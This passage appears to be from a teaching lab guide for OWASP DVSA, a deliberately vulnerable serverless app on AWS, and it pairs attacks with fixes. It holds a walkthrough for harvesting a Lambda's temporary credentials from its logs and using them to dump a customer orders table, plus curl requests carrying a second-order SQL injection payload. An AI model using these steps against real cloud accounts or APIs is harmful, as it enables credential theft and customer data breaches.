


Figure 9: Screenshot of IAM Policy Simulator showing allowed S3 and DynamoDB actions for the Lambda role.

2. Place an order, or perform the workflow that triggers the receipt email.
3. Confirm the Lambda ran:
 - Lambda → Functions → DVSA-SEND-RECEIPT-EMAIL
 - Check Monitor / CloudWatch Logs
 - Verify there is a new invocation entry.

Step 7: Generate a policy from observed activity for the role

1. Go to IAM → Roles
2. Open the receipt role: serverlessrepo-OWASP-DVSA-SendReceiptFunctionRole-...
3. Click **Generate policy** or open the “Generate policy” page from the role.
4. Choose:
 - Time period: Last 1 day
 - Region: us-east-1 or United States (N. Virginia)
 - Select Trail: dvsa-policygen-trail
5. Click Generate policy.

Step 8: Review the generated “actually used” permissions

- On the Review permissions page, AWS listed what actions it detected from CloudTrail. What we observed after an order/receipt run:
- CloudWatch Logs: CreateLogStream
- KMS: Decrypt
- STS: GetCallerIdentity

Compare the generated “actually used” permissions to the original role. If the generated result is much smaller than the attached policies, that is strong evidence that the role is over-privileged. In our case, the generated policy did not require “S3 read/write everywhere” or “DynamoDB full table access everywhere” or “SES full access”.

6) Fix Strategy / Probable Mitigation

The function role should be reduced to the minimum actions and resources needed for the receipt workflow only. Broad wildcard access to S3 buckets, DynamoDB tables, and unnecessary SES administrative permissions should be removed and replaced with least-privilege policies.

Figure 10: Screenshot of IAM generated policy / access analysis based on CloudTrail activity.

Takeaway / Lessons Learned

In serverless, the “user” is the function role. If the function ever gets compromised (bug, injection, dependency supply-chain issue, misconfigured event input), the attacker inherits the role’s permissions immediately. Over-privilege increases “blast radius”. Instead of “send receipt email”, compromise becomes: read/write S3 objects broadly, scan/modify/delete DynamoDB tables broadly, misuse SES broadly. The fix is least privilege: restrict S3 access to the DVSA receipts bucket only, restrict DynamoDB access to DVSA tables only, restrict SES to only the minimum send actions (not full admin access).

Optional Impact Demonstration

The next demonstration intentionally simulates the impact of a compromised function in the controlled lab environment. Do not repeat any of these actions outside your own classroom DVSA deployment. Practical RCE conditions may not behave exactly as older demonstrations describe, hence this exercise simulates post-compromise impact by printing the Lambda environment variables and showing how temporary credentials can be abused if the function role is too broad.

Phase 1 — Modify the Function to Print Environment Variables

Log in to your AWS Management Console and navigate to the Lambda service. Open DVSA-SEND-RECEIPT-EMAIL, then edit `send_receipt_email.py`. Inside `lambda_handler` (around line 11), insert `print(dict(os.environ))`, so, it will look like the following. After doing it, Click Deploy to save the changes:

```
def lambda_handler(event, context):
    print(dict(os.environ))
    # Helper class to convert a DynamoDB item to JSON.
    class DecimalEncoder(json.JSONEncoder):
```

Trigger the Function

Create a dummy file locally and upload it to the S3 bucket to force an invocation. Take a note of the clock time while you do this.

```
touch ~/empty
aws s3 cp ~/empty s3://YOUR_RECEIPTS_BUCKET_NAME/2020/20/20/trigger.raw --profile hacker
```

Harvest the Temporary Credentials

Again, navigate to the Lambda, then Function in your AWS console. Filter using the function name DVSA-SEND-RECEIPT-EMAIL. Click on Monitor and open the most recent Cloudwatch Log, check the time too. Click on the latest or relevant log, Locate the large Python dictionary output. Extract the exact string values for these three specific keys:

- AWS_ACCESS_KEY_ID
- AWS_SECRET_ACCESS_KEY
- AWS_SESSION_TOKEN




Figure 11: Screenshot of CloudWatch logs showing the printed environment dictionary with the temporary AWS credential fields visible.




Figure 12: Screenshot of CloudWatch logs showing the printed environment dictionary with the temporary AWS credential fields visible.

Phase 2 — Assume the Identity of the Function Locally

Now that we have the temporary STS credentials, we will configure our local terminal to assume the identity of the Lambda function. Export the stolen temporary credentials in your local terminal:

```
export AWS_ACCESS_KEY_ID="PASTE_ACCESS_KEY_HERE"
```




Figure 13: Screenshot of CloudWatch logs showing the printed environment dictionary with the temporary AWS credential fields visible.

```
export AWS_SECRET_ACCESS_KEY="PASTE_SECRET_KEY_HERE"
export AWS_SESSION_TOKEN="PASTE_MASSIVE_SESSION_TOKEN_HERE"
```

Exploit the IAM Misconfiguration

Your terminal is now officially disguised as the Lambda function. The "DVSA-SEND-RECEIPT-EMAIL" function is only supposed to interact with the S3 receipts bucket. However, its IAM policy contains a wildcard (*) allowing dynamodb:Scan on table/*. To prove the severity of this misconfiguration, attempt to scan the entire backend orders database to exfiltrate customer data. Run the following command and press enter. If only one entry is showed, press enter button to see other entries, one by one:

```
aws dynamodb scan --table-name DVSA-ORDERS-DB --region us-east-1
```

Takeaway / Lessons Learned

If successful, your terminal will fill with the JSON data of every customer's order, demonstrating a complete data breach. This is why least privilege is mandatory in cloud security. A small bug in one Lambda function should never become permission to read or alter unrelated backend data.

Example of an Undocumented Vulnerability: Second-Order SQL Injection

Part 1) Goal and Vulnerability Summary

This vulnerability is not documented in the 10 official lessons. This example shows a delayed injection flaw where input is stored safely at first, but later becomes dangerous when another service reads it and concatenates it into a SQL query.

Part 2) Why This Works / Root Cause

A first-order injection executes immediately when the malicious input reaches the database. A **second-order** SQL injection is different:

1. The payload is submitted and stored.
2. Nothing dangerous appears to happen initially.
3. Later, another service reads the stored value and builds a new SQL query with it.
4. The payload “wakes up” and executes at that later stage.

This pattern is especially relevant to distributed and serverless architectures where multiple services share responsibility for different stages of a workflow.

Part 3) Environment and Setup

This demonstration assumes that DVSA is already deployed, the Orders API endpoint is known, and a valid JWT for a normal user account has been captured from the browser or terminal. You will also need to keep the returned order-id between requests, because the payload is planted in one stage and triggered later in the workflow.

Part 4) Reproduction Steps

This part includes the following sections: Step 1 — Plant the Payload, Step 2 — Add Shipping Details, Step 3 — Trigger the Billing Stage.

Step 1 — Plant the Payload

Replace the placeholders with your own “API URL” and valid “JWT”, then create the order using the crafted payload below. You can find these values using same steps as we did in Lesson#2 (Broken authentication) where we collected the same values for User B, from DVSA website.

```
curl -X POST "[YOUR_API_URL]" \
-H "Content-Type: application/json" \
-H "Authorization: [YOUR_JWT_TOKEN]" \
-d '{"action": "new", "cart-id": "hacked-cart-001", "items": {"1 UNION SELECT 1, GROUP_CONCAT(name),
0 FROM sqlite_master WHERE type=\'\'table\'\'": 1}}'
```

Note

Save the returned order-id. You will need it in the next steps.

Step 2 — Add Shipping Details

Advance the order pipeline by adding a shipping address:

```
curl -X POST "[YOUR_API_URL]" \
-H "Content-Type: application/json" \
-H "Authorization: [YOUR_JWT_TOKEN]" \
-d '{"action": "shipping", "order-id": "[YOUR_ORDER_ID]", "data": {"address": "123 Hacker Way", "email": "hacker@example.com", "name": "SQL Injector"}}'
```

Step 3 — Trigger the Billing Stage

This causes the backend to process the stored item data, which may result in the SQL payload being executed against the inventory database.

```
curl -X POST "[YOUR_API_URL]" \
-H "Content-Type: application/json" \
-H "Authorization: [YOUR_JWT_TOKEN]" \
-d '{"action": "billing", "order-id": "[YOUR_ORDER_ID]", "data": {"ccn": "4242424242424242", "exp": "11/25", "cvv": "123"}}'
```

Note

The API may return an internal server error. In this case, the visible failure is not the key evidence; the important evidence appears in the backend logs.

Part 5) Evidence and Proof

1. Open **CloudWatch Logs**.
2. Open the log group `/aws/lambda/DVSA-GET-CART-TOTAL`.
3. Locate the most recent log stream.
4. Look for a line similar to:

Found item: 1. Price: inventory, Quantity: 0.

That log entry shows that the injected SQL influenced the backend query logic, i.e., The database has successfully revealed its hidden metadata to the application logs.

Why Read-Only Access Is Still Dangerous?

Even when a SQL injection only appears to allow reading rather than writing, it is still serious:

1. **Business logic manipulation:** an attacker can inject rows that change the in-memory calculation path.
2. **Reconnaissance:** schema and version extraction reveal how the backend is structured.
3. **Denial of Wallet / DoS:** complex read queries can consume serverless execution time and increase cloud costs.

Part 6) Fix Strategy / Probable Mitigation

The appropriate fix is to ensure that untrusted values are never concatenated into SQL queries at any stage of the workflow. Input should be validated before storage, and later database access should use parameterized queries so that previously stored attacker-controlled data cannot become executable SQL when reused by another service. In practice, the required code change would be in the backend component that reads stored order items and constructs the inventory query. The vulnerable query-building logic should be replaced with parameterized database access, and any item identifiers taken from stored order data should be validated against the expected format before use.

Takeaway / Lessons Learned

In multi-stage serverless workflows, input validation must be consistent across all stages, not only at the point where data first enters the system.

3 Lesson #2: Fix Demonstration and Verification

Note

A video demonstration is also available for this fix.

Fix Strategy / Objective

You will patch the vulnerable JWT handling logic so that the backend verifies the token signature and basic claims before trusting any identity field from the token.

Fix Scope and Root Cause

The file `DVSA-ORDER-MANAGER/order-manager.js` originally treated the JWT as trusted merely by decoding its payload:

- it read the `Authorization` header,
- split the JWT into sections,
- base64url-decoded the payload,
- parsed the JSON,
- used `token.username` directly as the authenticated identity.

Because no signature verification was performed, an attacker could modify `username` or `sub` and impersonate another user.

Fix Strategy

The patch will:

1. fetch the Cognito JWKS public keys,
2. verify the JWT signature,
3. validate important claims such as issuer and expiration,
4. only then extract the user identity from trusted claims.

Code / Config Changes

The following sections are included in this part: Step 1A, Step 1B, Step 1C, and Step 2.

Step 1A — Add JWT Verification Helper Code

Open:

`DVSA-ORDER-MANAGER/order-manager.js`

Immediately after:

```
const jose = require('node-jose');
```

add the following helper code:

```

const https = require('https');

let _jwksCache = { keystore: null, fetchedAt: 0 };

function resp(statusCode, bodyObj) {
  return {
    statusCode,
    headers: { "Access-Control-Allow-Origin": "*" },
    body: JSON.stringify(bodyObj)
  };
}

function fetchJson(url) {
  return new Promise((resolve, reject) => {
    https.get(url, (res) => {
      let data = "";
      res.on("data", (c) => data += c);
      res.on("end", () => {
        if (res.statusCode >= 200 && res.statusCode < 300) {
          try { resolve(JSON.parse(data)); } catch (e) { reject(e); }
        } else {
          reject(new Error(`HTTP ${res.statusCode}: ${data.slice(0,200)}`));
        }
      });
    }).on("error", reject);
  });
}

async function getCognitoKeystore() {
  const now = Date.now();
  if (_jwksCache.keystore && (now - _jwksCache.fetchedAt) < 6 * 60 * 60 * 1000) {
    return _jwksCache.keystore;
  }
  const region = process.env.AWS_REGION;
  const userPoolId = process.env.userpoolid;
  const jwksUrl = `https://cognito-idp.${region}.amazonaws.com/${userPoolId}/.well-known/jwks.json`;

  const jwks = await fetchJson(jwksUrl);
  const keystore = await jose.JWK.asKeyStore(jwks);

  _jwksCache = { keystore, fetchedAt: now };
  return keystore;
}

async function verifyCognitoJwt(jwt) {
  const region = process.env.AWS_REGION;
  const userPoolId = process.env.userpoolid;
  const issuer = `https://cognito-idp.${region}.amazonaws.com/${userPoolId}`;

  const keystore = await getCognitoKeystore();
  const result = await jose.JWS.createVerify(keystore).verify(jwt);
  const claims = JSON.parse(result.payload.toString("utf8"));

  // Basic validations (add audience/client_id checks if you enforce them)
  if (claims.iss !== issuer) throw new Error("bad issuer");
  if (typeof claims.exp === "number" && (Date.now() / 1000) > claims.exp) throw new Error("expired");
  ;
  if (claims.token_use && ![ "access", "id" ].includes(claims.token_use)) throw new Error("bad token_use");

  return claims;
}

```

Step 1B — Replace the Vulnerable JWT Parsing Block

Replace this vulnerable block:

```
var auth_header = headers.Authorization || headers.authorization;
var token_sections = auth_header.split('.');
var auth_data = jose.util.base64url.decode(token_sections[1]);
var token = JSON.parse(auth_data);
var user = token.username;
var isAdmin = false;
```

With the Verified Version

```
var auth_header = (headers.Authorization || headers.authorization || "");
var jwt = auth_header.replace(/^Bearer\s+/i, "").trim();
if (!jwt) {
  return callback(null, resp(401, { status: "err", msg: "missing authorization" }));
}

verifyCognitoJwt(jwt).then((claims) => {
  var user = claims.username || claims["cognito:username"] || claims.sub;
  if (!user) {
    return callback(null, resp(401, { status: "err", msg: "missing subject" }));
  }

  var isAdmin = false;
```

Step 1C — Close the Promise Chain at the End of the Handler

Just before the final closing brace of the Lambda handler, add:

```
}).catch((e) => {
  console.log("JWT verify failed:", e);
  return callback(null, resp(401, { status: "err", msg: "invalid token" }));
});
```

Step 2 — Deploy the Patched Lambda

In the AWS Console:

1. Go to **Lambda**.
2. Open DVSA-ORDER-MANAGER.
3. Edit order-manager.js.
4. Click **Deploy**.

Verification After Fix

Use the same forged token from the earlier demonstration, run the command below. After running the command, expected result:

- A valid genuine token should still work normally.
- The forged token should now fail, typically with a 401 or an equivalent unauthorized response.

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action":"orders"}' | jq
```

```
(base) kamrul@kamrulpc:~$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action\":"get\","order-id\":"$ORDER_C\"}' | jq
{
  "status": "err",
  "msg": "invalid token"
}
```

Figure 14: Exploitation attempt after applying the fix.

Takeaway / Lessons Learned

This fix moves the system from *trusting user-controlled claims* to *trusting cryptographically verified identity*. That is the correct security boundary for JWT-based authentication in AWS-backed serverless APIs. JWT signatures protect integrity and authenticity. Once signature validation is enforced, any tampered payload will fail verification and be rejected.